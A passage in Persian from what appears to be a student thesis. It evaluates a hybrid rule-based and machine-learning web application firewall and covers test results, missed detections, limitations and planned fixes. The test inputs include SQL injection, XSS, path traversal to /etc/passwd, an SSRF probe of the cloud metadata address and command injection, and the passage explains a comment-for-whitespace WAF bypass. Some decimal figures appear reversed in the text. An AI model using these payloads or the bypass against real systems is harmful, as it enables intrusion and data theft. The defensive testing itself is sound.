ارزیابی این پروژه بر پایه سناریوهای عملی (Scenario-based Testing)انجام شده، نه شاخص‌های آماری استاندارد مثل Accuracyیا F1-Score.دلیل این انتخاب به دیتاست آموزشی بازمی‌گردد :همان‌طور که در فصل پنجم نشان داده شد، حتی با تنوع فعلی)۳۲ الگوی SQLو ۲۱ الگوی XSSمنحصربه‌فرد(، محاسبه Accuracyروی داده‌ای که مدل دقیقاً همان الگوها را با تکرار دیده، عددی گمراه‌کننده و نزدیک به ۱۰۰٪ تولید می‌کند که چیز زیادی درباره توانایی تعمیم مدل روی ورودی واقعی نمی‌گوید .به همین دلیل رویکرد این فصل، اجرای واقعی payload های متنوع)برخی حمله، برخی معمولی (از طریق کد واقعی پروژه و گزارش دقیق نتیجه است —نه یک عدد آماری تنها.

9-2مرور نتیجه تست داخلی پروژه app/test_engine.py

در بخش 3-4نتیجه واقعی اجرای اسکریپت app/test_engine.pyبه‌طور کامل در جدول 1-4بررسی و تحلیل شد :از شش payload نماینده، یک مورد (SELECT username FROM users)با وجود انتظار طراح مبنی بر بلاک شدن توسط لایه ML، در عمل ALLOWشد . برای اجتناب از تکرار، جزئیات این مورد و علت دقیق آن همان‌جا آمده و در این‌جا تکرار نمی‌شود؛ این فصل تمرکز خود را بر تست‌های سطح بالاتر End-to-Endبخش 3-9و یک آزمایش تکمیلی روی Command Injectionبخش 4-9می‌گذارد.

9-3تست‌های سرتاسری (End-to-End)از طریق HTTP

علاوه بر فراخوانی مستقیم HybridEngine، مجموعه‌ای از درخواست‌های HTTPنمونه، دقیقاً با شبیه‌سازی نحوه‌ی جمع‌آوری Payloadدر app/main.pyیعنی ترکیب path + query_string + query_params + body، طبق کد 1-7در بخش 1-7، بررسی شدند .جدول 1-9نتیجه واقعی این تست‌ها را نشان می‌دهد.

جدول – 1-9نتیجه واقعی تست‌های سرتاسری از طریق مسیر main.py

#	درخواست نمونه	نتیجه واقعی
۱	`GET /login?username=' OR 1=1 --&password=x`	BLOCK — SQL Injection (Rule-Based)
۲	`GET /test?q=select username from admin`	BLOCK — XSS (ML-Based), conf≈1.00
۳	`GET /search?q=<script>alert(1)</script>`	BLOCK — XSS (Rule-Based)
۴	`GET /files?path=../../etc/passwd`	BLOCK — Path Traversal (Rule-Based)
۵	`GET /fetch?url=http://169.254.169.254/latest/meta-data/`	BLOCK — Open Redirect (Rule-Based), conf≈0.90
۶	`POST /api` بدنه XML شامل `<!ENTITY + SYSTEM +` DOCTYPE)	BLOCK — XXE Injection (Rule-Based)
۷	`GET /products?id=42&category=electronics`	BLOCK — XSS (ML-Based), conf=1.00

تست ۱، ۳، ۴ و ۶ دقیقاً طبق انتظار عمل کردند .تست ۲، ۵ و ۷ نیازمند توضیح مفصل‌ترند و در واقع مهم‌ترین یافته‌های این فصل‌اند.

تست ۲ — برچسب پیش‌بینی‌شده نادرست بود

انتظار اولیه بر پایه محتوای payload این بود که این درخواست، در صورت تشخیص، به‌عنوان SQL Injection (ML-Based) ثبت شود .اما در اجرای واقعی، لایه‌های Rule-Based SQL و XSS و شش Detector دیگر همگی confidence صفر گزارش کردند چون main.py مقدار query_string را دوبار در payload نهایی تکرار می‌کند — یک‌بار خام و یک‌بار به‌صورت query_params — و این تکرار در این مورد خاص هیچ الگوی جدیدی را فعال نکرد، لایه ML-SQL نیز تنها ۰۰۸.۰ احتمال داد؛ اما به‌طور غیرمنتظره‌ای لایه ML-XSS با احتمال ۰۰.۱ این درخواست کاملاً معمولی و بدون هیچ نشانه XSS را حمله XSS تشخیص داد .علت این رفتار در بخش 10-2 وابستگی مدل به طول payload به‌طور کامل تحلیل شده است.

تست ۵ — برچسب درست اما نوع حمله اشتباه

درخواست مسدود شد که از منظر امنیتی نتیجه درستی است، اما برچسب ثبت‌شده Open Redirect (Rule-Based) بود، نه SSRF. علت دقیق آن در بخش 6-4 توضیح داده شد :SSRFDetector برای همین payload تنها confidence برابر ۴.۰ محاسبه کرد زیر آستانه ۵.۰، پس اصلاً وارد فهرست نتایج مثبت detect_other نمی‌شود درحالی‌که OpenRedirectDetector با شناسایی سه شاخص http://، //و تکرار =url در payload دوباره‌نویسی‌شده به confidence حدود ۹۰.۰ رسید و به‌عنوان بالاترین امتیاز در میان Detectorهای مثبت انتخاب شد .نتیجه امنیتی درست (BLOCK) گرفته شد، اما اطلاعات ثبت‌شده در لاگ و داشبورد برای تحلیل بعدی چند درصد ترافیک مسدودشده واقعاً SSRF بوده؟ گمراه‌کننده خواهد بود.

تست ۷ — یک False Positive روی ترافیک کاملاً معمولی

درخواست GET /products?id=42&category=electronics یک درخواست کاملاً معمولی و بی‌خطر است .با این حال، سیستم این درخواست را با احتمال ۰۰.۱ به‌عنوان XSS (ML-Based) مسدود کرد .این یک False Positive است :یک کاربر عادی که صرفاً محصولات دسته «electronics» را مرور می‌کند، توسط WAF مسدود خواهد شد .علت این رفتار، وابستگی مدل به طول payload نه محتوای واقعی آن، در بخش 10-2 با جزئیات کامل بررسی شده است .لازم به ذکر است که غنی‌سازی دیتاست که در بخش 5-3 توضیح داده شد، مشکل مشابه را برای queryهای کوتاه و خالی مثل یک درخواست بدون هیچ پارامتریبرطرف کرده — این مورد به‌طور مجزا در بخش 9-3-الف تأیید شده — اما همین آزمایش تست ۷ با payload طولانی‌تر، پس از اعمال آن اصلاح هم تکرار شد و هنوز همان نتیجه را می‌دهد؛ یعنی اصلاح دیتاست مسئله را برای بازه کوتاه حل کرده، نه برای هر طولی.

9-3-الف تأیید رفتار روی درخواست‌های ساده پس از اصلاح دیتاست

برای بررسی مشخص اینکه آیا غنی‌سازی دیتاست بخش 5-3 روی درخواست‌های ساده و کوتاه واقعاً اثر داشته، مجموعه‌ای از درخواست‌های GET با queryهای خالی یا بسیار ساده، دوباره با شبیه‌سازی دقیق مسیر main.py اجرا شدند .جدول 9-2 نتیجه را نشان می‌دهد.

جدول – 9-2 نتیجه تست درخواست‌های ساده و کوتاه پس از غنی‌سازی دیتاست اجرای مستقیم روی کد فعلی

#	درخواست	نتیجه
۱	GET /	ALLOW
۲	GET /?a=	ALLOW
۳	GET /?=b	ALLOW
۴	GET /?a=b	ALLOW

#	درخواست	نتیجه
۵	`GET /?hello=world`	ALLOW
۶	`GET /?id=1%20OR%201=1`	BLOCK — SQL Injection (Rule-Based)

پنج درخواست اول، که همگی queryهایی کوتاه، خالی یا تک‌پارامتری دارند، همگی به‌درستی ALLOWشدند —دقیقاً همان دسته‌ای که نمونه‌های جدید benignکوتاه بخش 5-3برای پوشش آن‌ها اضافه شدند .درخواست ششم که یک SQL Injectionواقعی حاوی 1 OR 1=1 است، توسط Rule-Based SQL Detectorشناسایی و مسدود شد؛ همان رفتاری که در بخش 4-4-1به‌عنوان اصلاح باگ ویرگول جاافتاده توضیح داده شد .این نتایج، در کنار محدودیت باقی‌مانده تست ۷ بالا، تصویر دقیق‌تری از وضعیت فعلی می‌دهند :مشکل False Positiveبرای ورودی‌های کوتاه برطرف شده، اما برای ورودی‌های نسبتاً طولانی‌تر همچنان وجود دارد.

9-4آزمایش محدودیت شناسایی Command Injection

در راستای همان رویکرد آزمایش عملی، payload ; cat /etc/passwdیک نمونه ساده و کلاسیک Command Injectionمستقیماً به CommandInjectionDetectorداده شد .نتیجه واقعی confidenceبرابر ۳.۰ بود زیر آستانه ۵.۰، چون تنها یکی از سه الگوی Regex این کلاس مربوط به ;به‌همراه یک کلمهتطبیق پیدا کرد و دو الگوی دیگر $(...)و backtickدر این payloadحضور نداشتند .طبق جدول 4-1، این کلاس نیز مانند بقیه Detectorهای OWASPدیگر به حداقل دو نشانه هم‌زمان نیاز دارد؛ یک payloadتک‌الگویی، حتی اگر از نظر مفهومی به‌وضوح مخرب باشد، از آستانه فعلی عبور نمی‌کند.

9-5داشبورد به‌عنوان ابزار مشاهده نتایج تست

داده‌های نمایش‌داده‌شده در شکل 7-2فصل هفتم دقیقاً حاصل اجرای واقعی مجموعه‌ای از payloadهای این فصل و فصل دوم بود، نه داده ساختگی .نسبت ۹۱٪ به ۹٪ بین Rule-Basedو ML-Basedکه در آن شکل دیده می‌شود، بازتاب مستقیم همان ترتیب بررسی است که در بخش 6-2توضیح داده شد.

9-6ارزیابی آماری با مجموعه تست مستقل

در نسخه اولیه پروژه، evaluation/metrics.pyآماده بود اما به هیچ داده برچسب‌خورده مستقلی وصل نشده بود؛ محاسبه Precision/Recall/F1بدون چنین مجموعه‌ای صرفاً حدس می‌بود .در ادامه پروژه، یک مجموعه تست مستقل در evaluation/test_dataset.csvساخته شد —۱۱۹ نمونه شامل ۵۲ درخواست معمولی، ۳۸ نمونه SQL Injectionو ۲۹ نمونه XSS، کاملاً جدا از دیتاست آموزشی مدل data/datasets/sql.csvو xss.csv.یک اسکریپت اجراکننده (evaluation/run_evaluation.py) نوشته شد که هر ردیف این مجموعه را از طریق HybridEngine.inspect()واقعی رد می‌کند، نتیجه BLOCKیا ALLOWرا با برچسب واقعی مقایسه می‌کند، و از calculate_metrics()برای محاسبه معیارها استفاده می‌کند .این اسکریپت روی پروژه اجرا شد؛ جدول 9-3نتیجه را نشان می‌دهد.

جدول – 9-3نتیجه ارزیابی آماری روی evaluation/test_dataset.csv ۱۱۹ نمونه، اجرای مستقیم evaluation/run_evaluation.py

دسته	تعداد نمونه	TP	FP	TN	FN	Precision	Recall	F1-Score
کلی	۱۱۹	۶۱	۰	۵۲	۶	۰۰.۱	۹۱.۰	۹۵.۰
فقط SQL Injection	۳۸	۳۲	—	—	۶	۰۰.۱	۸۴.۰	۹۱.۰

دسته	تعداد نمونه	TP	FP	TN	FN	Precision	Recall	F1-Score
فقط XSS	۲۹	۲۹	—	—	۰	۰۰.۱	۰۰.۱	۰۰.۱
فقط معمولی (Benign)	۵۲	—	۰	۵۲	—	—	—	—

Precisionبرابر ۰۰.۱ به این معناست که در این مجموعه تست، هیچ درخواست معمولی به‌اشتباه Blockنشد False Positive Rateصفر . Recallکلی ۹۱.۰ نشان می‌دهد حدود ۹ درصد از حملات این مجموعه ۶ نمونه از ۶۷ نمونه حمله تشخیص داده نشدند؛ همه این ۶ مورد از نوع SQL Injectionبودند، در حالی‌که هر ۲۹ نمونه XSSاین مجموعه به‌درستی شناسایی شدند.

۶ نمونه SQLاز دست‌رفته عبارت بودند از: admin' #، 1 AND 1=1، 1 AND 1=2، admin%27%20--، SeLeCt * FrOm users و 1/**/OR/**/1=1.بررسی این موارد سه علت مجزا نشان می‌دهد .مورد اول (admin' #)و دو مورد AND، مشابه محدودیت 1 OR 1=1در نسخه‌های قبلی بخش 1-4-4، تنها یک الگوی Regexرا فعال می‌کنند که به‌تنهایی به آستانه ۵.۰ نمی‌رسد .مورد SeLeCt * FrOm users نمونه‌ای از محدودیت مستند در جدول 1-4است :این جمله فاقد هرگونه نحو تزریق کوتیشن، کامنت، UNIONاست و تنها یک کلمه کلیدی (SELECT)دارد که به‌تنهایی امتیاز نمی‌گیرد .مورد آخر (1/**/OR/**/1=1)جالب‌توجه‌ترین مورد است :از کامنت خالی /**/به‌جای فاصله استفاده می‌کند تا از الگوی Regexکه به‌دنبال \s+فاصله واقعی بین ORو اعداد است عبور کند —این یک تکنیک شناخته‌شده دور زدن WAF (Whitespace Substitution)است که در سطح Regexفعلی پوشش داده نشده.

این نتایج بر روی یک مجموعه تست با ۱۱۹ نمونه به‌دست آمده‌اند؛ اندازه این مجموعه برای گزارش نسبت‌های کلی مثل Precisionو Recall کافی است، اما برای نتیجه‌گیری قطعی درباره نرخ خطای سیستم روی کل فضای ممکن payloadهای واقعی، هنوز محدود است .جزئیات این محدودیت و پیشنهاد گسترش مجموعه تست در فصل دهم و یازدهم آمده است.

فصل دهم :محدودیت‌های پروژه

هدف این فصل، فهرست کردن ضعف‌ها نیست، بلکه توضیح دقیق هرکدام است :چه چیزی محدودیت است، چرا این‌طور شده، چه اثری روی سیستم دارد و در آینده چگونه قابل رفع است .تمام مواردی که در این فصل آمده، بر پایه بررسی مستقیم کد یا آزمایش فصل ۹ است، نه حدس.

10-1محدودیت تنوع دیتاست آموزشی

محدودیت چیست :نسخه اولیه دیتاست‌های sql.csvو xss.csv، با وجود ۶۰۰۰ سطر هرکدام، تنها از ترکیب ۷ الگوی حمله SQL، ۵ الگوی حمله XSSو ۶ الگوی معمولی مشترک ساخته شده بودند .در نسخه اصلاح‌شده، همان‌طور که در بخش 3-5با شمارش مستقیم از data/datasets/generate_dataset.pyتأیید شد، این فهرست‌ها به ۳۲ الگوی SQL، ۲۱ الگوی XSSو ۳۶ الگوی معمولی گسترش یافته‌اند.

علت آن چیست :تولید این دیتاست‌ها همچنان به‌صورت مصنوعی و برنامه‌نویسی‌شده است، نه جمع‌آوری از ترافیک واقعی؛ در نبود یک دیتاست عمومی مناسب، افزایش تعداد و تنوع الگوهای دستی، سریع‌ترین مسیر برای بهبود پوشش دیتاست بدون تغییر معماری مدل بود.

چه اثری روی پروژه دارد :افزایش تنوع، به‌ویژه افزودن نمونه‌های معمولی کوتاه و خالی مثل "" ،a= وb=، به‌طور مستقیم مشکل False Positiveروی درخواست‌های ساده را برطرف کرده است بخش 2-10با این حال، مدل همچنان به‌جای یادگیری ویژگی‌های زبانیِ عمیق حمله، می‌تواند ویژگی‌های سطحی مشترک بین این الگوهای محدود مثل طول را به‌عنوان signalاصلی یاد بگیرد؛ این پدیده برای ورودی‌های طولانی‌تر از دامنه دیتاست فعلی همچنان قابل مشاهده است.

چگونه در آینده رفع می‌شود :افزودن تنوع واقعی بیشتر به دیتاست —به‌ویژه نمونه‌های معمولی نسبتاً طولانی نه فقط کوتاه — یا با جمع‌آوری نمونه از منابع امنیتی عمومی مثل مجموعه قوانین OWASP CRSیا لاگ‌های واقعی WAFمتن‌باز یا با تولید مصنوعی هوشمندانه‌تر جهش الگوها، ترکیب تصادفی اجزای payloadبه‌جای انتخاب از فهرست ثابت.

10-2وابستگی مدل MLبه طول و Entropyبرای ورودی‌های طولانی

محدودیت چیست :در نسخه اولیه دیتاست، مدل XSSرشته‌های کاملاً معمولی و بی‌خطر را صرفاً به دلیل طول بیشتر، با احتمال بالا به‌عنوان حمله علامت‌گذاری می‌کرد .پس از غنی‌سازی دیتاست بخش 3-5و 1-10و آموزش مجدد مدل، این رفتار برای رشته‌های کوتاه و خالی —دقیقاً همان دسته‌ای که نمونه‌های جدید هدف قرار داده بودند —برطرف شد .اما آزمایش مجدد همان رشته‌های طولانی‌تر با مدل بازآموزی‌شده نشان می‌دهد رفتار طول‌محور برای ورودی‌های خارج از دامنه دیتاست فعلی همچنان پابرجاست؛ نتیجه در جدول 1-10آمده است.

جدول – 1-10رابطه بین طول رشته معمولی و احتمال XSSبرآوردشده توسط مدل بازآموزی‌شده)آزمایش مستقیم روی نسخه اصلاح‌شده(

رشته ورودی (کاملاً معمولی و بی‌خطر)	طول	احتمال XSSبرآوردشده
id=42	۵	۰.۰۰
category=electronics	۲۰	۰.۰۰
category=electronics category=electronics	۴۱	۰.۹۹
products id=42&category=electronics id=42 category=electronics	۶۲	۱.۰۰

علت آن چیست :نمونه‌های معمولی جدید نیز عمدتاً کوتاه هستند کوتاه‌ترین‌ها برای رفع دقیق مشکل False Positiveروی queryهای ساده اضافه شدند؛ بخش 3-5، درحالی‌که هیچ نمونه معمولی نسبتاً طولانی در حد ۴۰ تا ۶۰ کاراکتر به دیتاست اضافه نشده است .بنابراین مدل برای بازه طول کوتاه اصلاح شده، اما رابطه طولانی‌تر یعنی مشکوک‌تر برای بازه طول بالاتر هنوز در داده آموزشی بازتاب دارد.

چه اثری روی پروژه دارد :هر درخواست معمولی که به هر دلیلی چند پارامتر URL، یک رشته جستجوی نسبتاً طولانی به بازه طول بالاتر برسد، همچنان در معرض ریسک واقعی False Positiveقرار دارد؛ نمونه دقیق آن در تست ۷ فصل نهم با داده واقعی نشان داده شده و در نسخه اصلاح‌شده هم تکرار شد.

چگونه در آینده رفع می‌شود :افزودن نمونه‌های معمولی با طول متوسط تا بلند نه فقط کوتاه به دیتاست آموزشی، یا بررسی ضرایب مدل (model.coef_)برای رصد اینکه ویژگی lengthو entropyچه سهمی نسبت به کلمات کلیدی واقعی XSSدر تصمیم نهایی دارند.

10-3محدودیت آستانه در Detectorهای مبتنی بر شمارش

محدودیت چیست :همان‌طور که در جدول 1-4و آزمایش‌های بخش 2-9و 4-9نشان داده شد، هر شش Detectorمشترک OWASP، به حداقل دو نشانه هم‌زمان برای رسیدن به آستانه ۵.۰ نیاز دارند .payloadهای ساده و تک‌نشانه‌ای مثل cat /etc/passwd ;از این آستانه عبور نمی‌کنند .لازم به ذکر است که همین بررسی روی SQLInjectionDetector، در نسخه قبلی این عیب را برای payloadساده 1 OR 1=1بدون کوتیشن یا کامنت هم نشان می‌داد؛ همان‌طور که در بخش 1-4-4توضیح داده شد، آن مورد خاص با تصحیح یک اشکال در فهرست الگوهای Regexبرطرف شده و دیگر مصداق این محدودیت نیست .با این حال، ارزیابی آماری بخش 6-9روی مجموعه تست مستقل، ۶ نمونه SQLاز همین جنس را هنوز از دست‌رفته نشان داد# 'admin :، 1 AND 1=1، 1 AND 1=2و --admin%27%20که هرکدام تنها یک نشانه فعال می‌کنند.

علت آن چیست :طراحی امتیازدهی از جمع ساده امتیازهای ثابت ۲.۰ تا ۴.۰ به ازای هر نشانه استفاده می‌کند؛ این طراحی برای کاهش False Positiveتا یک کاراکتر تنها به‌اشتباه به‌عنوان حمله ثبت نشود مناسب است، اما هزینه آن پذیرفتن برخی حملات ساده و تک‌الگویی است .علاوه بر این، همان مجموعه تست دو محدودیت مجزا و مکمل را هم نشان داد :نمونه SeLeCt * FrOm usersنشان می‌دهد وقتی یک عبارت SQL هیچ نحو تزریق کوتیشن، کامنت، UNIONنداشته باشد، حتی با کلمه کلیدی SELECTهم به‌تنهایی امتیاز کافی نمی‌گیرد بخش 2-4-4؛ و نمونه 1=1/**/OR/**/1یک تکنیک شناخته‌شده دور زدن WAFرا آشکار می‌کند :استفاده از کامنت خالی (/**/) SQLبه‌جای فاصله، که الگوی Regexفعلی نیازمند +s\یعنی فاصله واقعی را دور می‌زند.

چه اثری روی پروژه دارد :نرخ False Negativeعبور دادن حمله واقعی در برابر payloadهای ساده، کم‌نشانه یا مبهم‌سازی‌شده بالاتر از حد انتظار است؛ این دقیقاً برعکس مشکل بخش 2-10است که آنجا False Positiveروی ترافیک معمولی رخ می‌داد .ارزیابی آماری بخش 6-9این اثر را به‌صورت عددی نشان داد Recall :واقعی روی نمونه‌های SQLاین مجموعه تست ۸۴.۰ بود در برابر Recallکامل ۰۰.۱ برای .XSS

چگونه در آینده رفع می‌شود :بازطراحی سیستم امتیازدهی به‌جای جمع خطی ساده —مثلاً وزن‌دهی متفاوت بر اساس خطرناکی هر الگو، افزودن OR/ANDبه فهرست sql_keywords، و به‌روزرسانی الگوهای Regexبرای پذیرفتن دنباله‌های کامنت خالی /**/، /*x*/به‌جای فاصله واقعی در کنار .+s\

10-4هم‌پوشانی برچسب‌گذاری بین Detectorهای مختلف OWASP

محدودیت چیست :طبق آزمایش تست ۵ فصل نهم، وقتی یک payloadهم‌زمان چند Detectorمختلف مثل SSRFو (Open Redirectرا با confidenceهای متفاوت فعال می‌کند، تابع detect_otherدر owasp_other.pyصرفاً بالاترین امتیاز را گزارش می‌کند، حتی اگر از نظر مفهومی برچسب دیگری دقیق‌تر باشد.

علت آن چیست :انتخاب maxبر پایه confidence، ساده‌ترین روش ادغام شش Detectorمستقل است، اما هیچ اولویت مفهومی مثلاً اگر یک آدرس داخلی خاص شناسایی شد، همیشه SSRFگزارش شود، نه Open Redirectدر نظر نگرفته است.

چه اثری روی پروژه دارد :تصمیم امنیتی (BLOCK)درست است، اما آمار و برچسب ثبت‌شده در waf.logو داشبورد می‌تواند گمراه‌کننده باشد؛ یک تحلیل‌گر که بخواهد بداند چند درصد حملات SSRFبوده‌اند ممکن است عدد کمتر از واقعیت ببیند.

چگونه در آینده رفع می‌شود :افزودن یک قانون اولویت‌بندی صریح در detect_otherمثلاً بررسی و گزارش هر Detectorمثبت به‌جای فقط برنده max، یا گزارش هر دو برچسب هم‌زمان در لاگ.

10-5نبود تمایز بین انواع XSSدر معماری فعلی

محدودیت چیست :همان‌طور که در بخش 4-2توضیح داده شد، XSSDetectorقادر به تشخیص نوع دقیق حمله Reflected، Storedیا DOM-basedنیست.

علت آن چیست :این یک محدودیت مفهومی معماری است، نه یک باگ قابل رفع با تغییر کد WAF :فقط به محتوای درخواست ورودی دسترسی دارد، نه به رفتار بعدی Backendآیا payloadذخیره می‌شود؟ آیا بدون تغییر بازتاب داده می‌شود؟ یا اجرای جاوااسکریپت در مرورگر قربانی.

چه اثری روی پروژه دارد :لاگ‌ها صرفاً «XSS»را گزارش می‌کنند بدون جزئیات نوع؛ برای اولویت‌بندی پاسخ به حادثه Stored XSS معمولاً فوری‌تر و خطرناک‌تر از Reflectedاست این جزئیات می‌تواند مفید باشد.

چگونه در آینده رفع می‌شود :افزودن یک لایه تحلیل مکمل که پاسخ Backendرا نیز بررسی کند آیا payloadبدون تغییر در پاسخ بازتاب یافته؟ تا حداقل Reflectedرا از دو نوع دیگر تفکیک کند؛ تشخیص کامل Storedدر برابر DOM-basedنیازمند دسترسی به لایه ذخیره‌سازی و اجرای مرورگر است که خارج از حوزه یک WAFمبتنی بر Reverse Proxyاست.

10-6عدم ثبت ترافیک مجاز (ALLOW)

محدودیت چیست :طبق کد فصل ششم، log_eventتنها در مسیر BLOCKفراخوانی می‌شود؛ هیچ رکوردی از درخواست‌های ALLOWشده در waf.logذخیره نمی‌شود.

علت آن چیست :این یک انتخاب طراحی ساده برای محدود نگه‌داشتن حجم لاگ است؛ ثبت هر درخواست مجاز می‌تواند حجم فایل را در محیط پرترافیک به‌سرعت افزایش دهد.

چه اثری روی پروژه دارد :محاسبه دقیق نرخ False Negativeواقعی یعنی چند درصد از کل ترافیک واقعی، شامل حملات نادیده‌گرفته‌شده، اشتباهاً ALLOWشده‌اند از روی لاگ فعلی ممکن نیست، چون مخرج این کسر کل ترافیک اصلاً ثبت نمی‌شود.

چگونه در آینده رفع می‌شود :ثبت نمونه‌ای (Sampling)از ترافیک ALLOWشده، یا افزودن یک شمارنده ساده نه لاگ کامل برای کل درخواست‌های پردازش‌شده که در /Endpoint summaryنیز نمایش داده شود.

10-7عدم Cacheمدل‌های ML

محدودیت چیست :طبق کد بخش 5-5، هر فراخوانی ml_detect_sqlیا ml_detect_xssفایل pickleمدل را از دیسک بارگذاری می‌کند.

علت آن چیست :ساده‌ترین پیاده‌سازی ممکن برای این مرحله از پروژه، بدون در نظر گرفتن بهینه‌سازی کارایی.

چه اثری روی پروژه دارد :برای آزمایش محلی و حجم فعلی، اثر محسوسی مشاهده نشد؛ اما در یک استقرار با ترافیک بالا، I/Oدیسک مکرر به ازای هر درخواست یک گلوگاه (Bottleneck)واضح خواهد بود.

چگونه در آینده رفع می‌شود :بارگذاری مدل و vectorizerیک‌بار در زمان راه‌اندازی برنامه مثلاً در سطح ماژول یا با یک Singletonو نگه‌داشتن آن در حافظه برای کل عمر پردازش.

10-8عدم پشتیبانی از HTTPSو آدرس ثابت داشبورد

محدودیت چیست :سرور Flaskاین پروژه با app.run(...)بدون گواهی TLSاجرا می‌شود فقط HTTP؛ علاوه بر این، خود کد Forwardدر main.pyپارامتر verify=Falseرا برای requests.requestتنظیم کرده کد 1-7، یعنی حتی اگر در آینده BACKEND_URLبه یک آدرس https://تغییر کند، اعتبار گواهی TLSآن سرور بررسی نخواهد شد .جاوااسکریپت داشبورد هم آدرس APIرا به‌صورت ثابت (http://localhost:5000)در کد نوشته است.

علت آن چیست :تمرکز اصلی پروژه روی منطق تشخیص حمله در لایه کاربرد بود؛ رمزنگاری انتقال (Transport Layer Security)و پیکربندی پویا خارج از محدوده اولیه این پروژه در نظر گرفته شد؛ کامنت کنار verify=Falseفقط برای تست HTTPSنشان می‌دهد این تنظیم برای راحتی توسعه بوده، نه یک تصمیم امنیتی نهایی.

چه اثری روی پروژه دارد :در وضعیت فعلی Backendروی HTTPمحلی این موضوع بی‌اثر است .اما اگر پروژه بدون حذف این خط به‌سمت یک Backendواقعی با HTTPSببرد، مسیر -WAFتا Backend-در برابر دستکاری (Man-in-the-Middle)محافظت نخواهد شد؛ در استقرار واقعی، معمولاً یک Reverse Proxyدیگر مثل Nginxیا سرویس‌های ابری HTTPSرا پیش از این WAFمدیریت می‌کنند .آدرس ثابت داشبورد نیز یعنی داشبورد تنها زمانی کار می‌کند که دقیقاً از طریق localhost:5000اجرا شود، نه از هر دامنه یا پورت دیگر.

چگونه در آینده رفع می‌شود :قرار دادن WAFپشت یک Termination Pointبرای HTTPS، حذف یا مشروط‌کردن verify=Falseپیش از هرگونه اتصال به Backendواقعی، و تغییر آدرس APIدر dashboard.htmlبه یک مسیر نسبی مثلاً ('/dashboard/api/...')fetch به‌جای آدرس مطلق ثابت.

10-9بدهی فنی :فایل غیرفعال dashboard_app.py

محدودیت چیست :همان‌طور که در بخش 4-7توضیح داده شد، فایل dashboard/dashboard_app.pyدر مخزن باقی مانده اما غیرفعال و از نظر وابستگی importماژول ناموجود config.waf_configاصلاً قابل اجرا نیست.

علت آن چیست :این فایل بازمانده یک رویکرد اولیه رندر سمت سرور بوده که با رویکرد فعلی API + داشبورد استاتیک HTMLجایگزین شده، اما هرگز از مخزن حذف نشده است.

چه اثری روی پروژه دارد :اثر مستقیمی روی رفتار زمان اجرا ندارد چون هیچ‌جا فراخوانی نمی‌شود، اما می‌تواند برای هر توسعه‌دهنده بعدی که پروژه را می‌خواند گیج‌کننده باشد.

چگونه در آینده رفع می‌شود :حذف کامل فایل از مخزن، یا در صورت نیاز به بازیابی آن رویکرد، تکمیل ماژول وابسته config.waf_configو ادغام آگاهانه با ساختار فعلی.

10-10اجرای هر دو سرویس با Debug Modeفعال

محدودیت چیست :هم app/main.pyو هم app/backend.pyبا app.run(..., debug=True)اجرا می‌شوند بخش 1-1-7

علت آن چیست :حالت Debugدر توسعه محلی مفید است، چون خطاها و Tracebackرا مستقیم در مرورگر و ری‌استارت خودکار پس از تغییر کد را فراهم می‌کند؛ به‌نظر می‌رسد این تنظیم برای راحتی توسعه باقی مانده و پیش از استقرار حذف نشده است.

چه اثری روی پروژه دارد :طبق مستندات رسمی Flask، حالت Debugدر صورت بروز یک Exceptionمدیریت‌نشده، یک کنسول تعاملی پایتون (Werkzeug Debugger)در همان صفحه خطا نمایش می‌دهد که امکان اجرای کد دلخواه روی سرور را فراهم می‌کند؛ برای ابزاری که قرار است ترافیک ناشناس از اینترنت را پردازش کند، این ریسک قابل‌توجهی است.

چگونه در آینده رفع می‌شود :تنظیم debug=Falseیا حذف کامل آرگومان پیش از هرگونه استقرار خارج از محیط توسعه محلی، و استفاده از یک WSGI Serverمناسب تولید مثل Gunicornبه‌جای سرور توسعه داخلی .Flask

10-11حذف رشته Queryهنگام Forwardبه Backend

محدودیت چیست :در app/main.py، متغیر target_urlتنها از BACKEND_URLو pathساخته می‌شود کد 1-7؛ رشته Queryاصلی درخواست ورودی مثلاً ?id=5در URLارسالی به Backendگنجانده نمی‌شود.

علت آن چیست WAF :برای تحلیل امنیتی، query_stringو query_paramsرا جداگانه در payloadمی‌گنجاند بخش 1-7، اما این دو مقدار پس از تصمیم ALLOW، دوباره به target_urlاضافه نشده‌اند؛ به نظر می‌رسد این یک نظارت (Oversight)در پیاده‌سازی مسیر Forwardباشد، نه یک تصمیم طراحی عمدی.

چه اثری روی پروژه دارد :هر برنامه واقعی پشت این WAFکه برای عملکرد صحیح به پارامترهای Queryنیاز دارد که اکثر برنامه‌های وب چنین‌اند، این پارامترها را دریافت نخواهد کرد؛ این مسئله در فصل نهم با مشاهده مستقیم فیلد خالی query_paramsدر پاسخ Backend تأیید شده است.

چگونه در آینده رفع می‌شود :افزودن request.query_stringبه انتهای target_urlیا استفاده از پارامتر paramsدر فراخوانی requests.requestپیش از ارسال درخواست به Backend.

فصل یازدهم :کارهای آینده

این فصل مستقیماً از محدودیت‌های مستندشده در فصل دهم استخراج شده تا هر پیشنهاد، پاسخی مشخص به یک مشکل واقعی و شناسایی‌شده باشد، نه یک آرزوی کلی.

11-1غنی‌سازی و تنوع‌بخشی به دیتاست آموزشی

چه مشکلی را حل می‌کند :محدودیت‌های بخش 10-1و 10-2تنوع پایین و وابستگی مدل به طول رشته .در نسخه فعلی پروژه، بخشی از این کار انجام شده است :فهرست‌های sql_payloadsو xss_payloadsدر generate_dataset.pyبه ۳۲ و ۲۱ الگوی منحصربه‌فرد گسترش یافته‌اند و نمونه‌های معمولی کوتاه و خالی مثل "" ،a= وb=اضافه شده‌اند که مشکل False Positiveروی درخواست‌های ساده را برطرف کرده بخش 9-3-الف .با وجود این بهبود، همان‌طور که در بخش 10-2نشان داده شد، مشکل برای ورودی‌های نسبتاً طولانی‌تر ۴۰ تا ۶۰ کاراکتر هنوز باقی است، چون نمونه‌های معمولی جدید عمدتاً کوتاه‌اند .چگونه قابل پیاده‌سازی است :افزودن نمونه‌های معمولی با طول متوسط تا بلند به normal_payloads، یا اتصال به یک دیتاست عمومی برای پوشش طبیعی‌تر بازه طول .چه اجزایی نیاز دارد :منبع داده جدید دیتاست عمومی یا payloadهای OWASP CRS، ویرایش generate_dataset.py، آموزش مجدد هر دو مدل .چالش‌ها :نیاز به بررسی دستی برچسب صحیح هر نمونه جدید برای جلوگیری از ورود داده اشتباه.

11-2وزن‌دهی هوشمندتر در امتیازدهی Rule-Based

